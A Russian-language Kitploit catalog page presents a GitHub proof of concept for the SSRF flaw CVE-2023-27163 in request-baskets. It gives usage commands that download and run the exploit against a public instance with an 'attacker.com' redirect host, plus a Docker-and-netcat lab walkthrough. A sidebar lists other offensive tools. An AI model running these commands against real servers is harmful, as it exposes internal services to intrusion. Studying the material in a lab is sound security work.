
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2023-27163 — Доказательство концепции для Подделки запросов на стороне сервера (SSRF) в request-baskets (<= v.1.2.1) | Kitploit
Инструменты/GitHubGitHub/entr0pie/cve-2023-27163
РазведкаАнализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийСбор информацииТестирование на Проникновение
GitHubentr0pie/cve-2023-27163

CVE-2023-27163

Доказательство концепции для Подделки запросов на стороне сервера (SSRF) в request-baskets (<= v.1.2.1)

Репозиторий
315133 лет назадПроверено Kitploit
Поделиться
Сайт

PoC SSRF на Request-Baskets (CVE-2023-27163)

Этот репозиторий содержит Proof-of-Concept (PoC) для CVE-2023-27163, уязвимости Server-Side Request Forgery (SSRF), обнаруженной в request-baskets до версии 1.2.1. Эта уязвимость позволяет злоумышленникам получать доступ к сетевым ресурсам и конфиденциальной информации, эксплуатируя компонент /api/baskets/{name} через специально сформированный API-запрос.

Благодарности @b33t1e, @chelinboo147 и @houqinsheng (см. статью).

Использование

wget https://raw.githubusercontent.com/entr0pie/CVE-2023-27163/main/CVE-2023-27163.sh
bash ./CVE-2023-27163.sh https://rbaskets.in/ http://attacker.com/

Как это работает?

Request-baskets — это веб-приложение, предназначенное для сбора и регистрации запросов на конкретном маршруте, так называемой корзине (basket). При её создании пользователь может указать другой сервер для перенаправления запроса. Проблема в том, что пользователь может указать не предназначенные для этого службы, например, приложения, закрытые от внешней сети.

Например: предположим, что на сервере работает Request-baskets (порт 55555) и веб-сервер на Flask на порту 8000. Flask также настроен на взаимодействие только с localhost. Создав корзину, которая перенаправляет запросы на http://localhost:8000, злоумышленник может получить доступ к ранее ограниченному веб-серверу Flask.

Тестирование на localhost

Изображение PoC

  1. Запустите Docker-контейнер Request-Baskets
docker run -p 55555:55555 darklynx/request-baskets:v1.2.1
  1. Загрузите PoC
wget https://raw.githubusercontent.com/entr0pie/CVE-2023-27163/main/CVE-2023-27163.sh
  1. Ожидайте подключения
nc -lvp 8000
  1. Сохраните IP-адрес Docker-хоста
DOCKER_IP=$(ifconfig docker0 | grep inet | head -n 1 | awk '{ print $2 }')
  1. Запустите PoC
./CVE-2023-27163.sh http://127.0.0.1:55555/ http://$DOCKER_IP:8000/

Лицензия

Этот проект распространяется под лицензией Unlicense.

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    916
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    558
  • 3

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    370
  • 4

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    360
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    317
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    289

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →





